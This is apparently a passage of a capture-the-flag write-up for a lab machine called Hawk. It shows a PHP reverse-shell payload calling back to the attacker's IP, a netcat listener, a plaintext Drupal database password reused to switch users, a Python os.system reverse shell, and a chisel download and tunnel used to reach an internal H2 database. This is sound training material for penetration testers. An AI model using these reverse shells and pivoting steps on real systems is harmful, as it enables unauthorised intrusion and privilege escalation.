
```
<?php system("bash -c 'bash -i >& /dev/tcp/10.10.14.5/5555 0>&1'")?>
```



```
└─# nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.102] 56924
bash: cannot set terminal process group (909): Inappropriate ioctl for device
bash: no job control in this shell
www-data@hawk:/var/www/html$ 
```


We obtained a shell on the system as a user “www-data”, so now we need to escalate our privileges,
We start from the enumeration of files and directories

After a while of enumeration we found credentials in the drupal CMS config file




```
 default =>
array (
  'default' =>
  array (
    'database' => 'drupal',
    'username' => 'drupal',
    'password' => 'drupal4hawk',
    'host' => 'localhost',
    'port' => '',
    'driver' => 'mysql',
    'prefix' => '',
  ),
),
;
```

With those credentials we can switch into daniel user




```
www-data@hawk:/var/www/html/sites/default$ su daniel
Password:
Python 3.6.5 (default, Apr  1 2018, 05:46:30)
[GCC 7.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> whoami
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
NameError: name 'whoami' is not defined
>>> system('whoami')
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
NameError: name 'system' is not defined
>>> import os
>>> os.system('whoami')
daniel
0
>>> os.system("bash -c 'bash -i >& /dev/tcp/10.10.14.5/5555 0>&1'")
```



```
aniel@hawk:/var/www/html/sites/default$ whoami
aniel
aniel@hawk:/var/www/html/sites/default$
```


Next we checked what internal services are available

And we found that port 8082 is open (this port is used to host H2 database) so we uploaded chisel to the target and performed port forwarding



```
daniel@hawk:/var/www/html/sites/default$ cd /tmp
daniel@hawk:/tmp$ wget
wget: missing URL
Usage: wget [OPTION]... [URL]...

Try `wget --help' for more options.
daniel@hawk:/tmp$ wget http://10.10.14.5/chisel_linux -o /tmp/chisel_linux
daniel@hawk:/tmp$ ls -al
total 7184
drwxrwxrwt  2 root   root      4096 Aug  4 09:58 .
drwxr-xr-x 23 root   root      4096 Jul 27  2021 ..
-rw-rw-r--  1 daniel daniel   11471 Aug  4 10:00 chisel_linux
-rw-rw-r--  1 daniel daniel 7335936 Jun 19 20:06 chisel_linux.1
daniel@hawk:/tmp$ mv chisel_linux.1 chisel_linux
daniel@hawk:/tmp$ ls -al
total 7172
drwxrwxrwt  2 root   root      4096 Aug  4 10:02 .
drwxr-xr-x 23 root   root      4096 Jul 27  2021 ..
-rw-rw-r--  1 daniel daniel 7335936 Jun 19 20:06 chisel_linux
daniel@hawk:/tmp$ chmod 777 chisel_linux
daniel@hawk:/tmp$ ./chisel_linux client 10.10.14.5:4444 R:8082:127.0.0.1:8082 &
[1] 17002
daniel@hawk:/tmp$ 2023/08/04 10:03:23 client: Connecting to ws://10.10.14.5:4444
2023/08/04 10:03:23 client: Fingerprint a1:ea:cc:64:99:df:4c:76:ed:af:ae:40:d6:20:ba:7c
2023/08/04 10:03:24 client: Connected (Latency 129.300621ms)
```

After that we can access H2 database from the browser on our attacker's machine



127.0.0.1:8082/login.jsp?jsessionid=722d13082206cc321f42619552d81edf

Saved Settings: Generic H2 (Embedded)


Setting Name: Generic H2 (Embedded)

Driver Class: org.h2.Driver

JDBC URL: jdbc:h2:~/test

User Name: sa

Password:



☑ Auto commit | Max rows: 1000 | Auto complete Off | Auto select On

jdbc:h2:~/simon
INFORMATION_SCHEMA
Users
H2 1.4.196 (2017-06-10)

Important Commands

?		Displays this Help Page
		Shows the Command History
	Ctrl+Enter	Executes the current SQL statement
	Shift+Enter	Executes the SQL statement defined by the text selection
	Ctrl+Space	Auto complete
		Disconnects from the database

Sample SQL Script

Delete the table if it exists
Create a new table
with ID and NAME columns
Add a new row
Add another row
Query the table
Change data in a row
Remove a row
	DROP TABLE IF EXISTS TEST;
	CREATE TABLE TEST(ID INT PRIMARY KEY,
	NAME VARCHAR(255));
	INSERT INTO TEST VALUES(1, 'Hello');
	INSERT INTO TEST VALUES(2, 'World');
	SELECT * FROM TEST ORDER BY ID;
	UPDATE TEST SET NAME='Hi' WHERE ID=1;
	DELETE FROM TEST WHERE ID=2;

Help	HELP ...

Adding Database Drivers

Additional database drivers can be registered by adding the Jar file location of the driver to the the environment variables H2DRIVERS or CLASSPATH. Example (Windows): to add the database driver library C:/Programs/hsqldb/lib/hs
/lib/hsqldb.jar.

After getting an access to the H2 database we created a malicious java code to get a remote code execution as a root user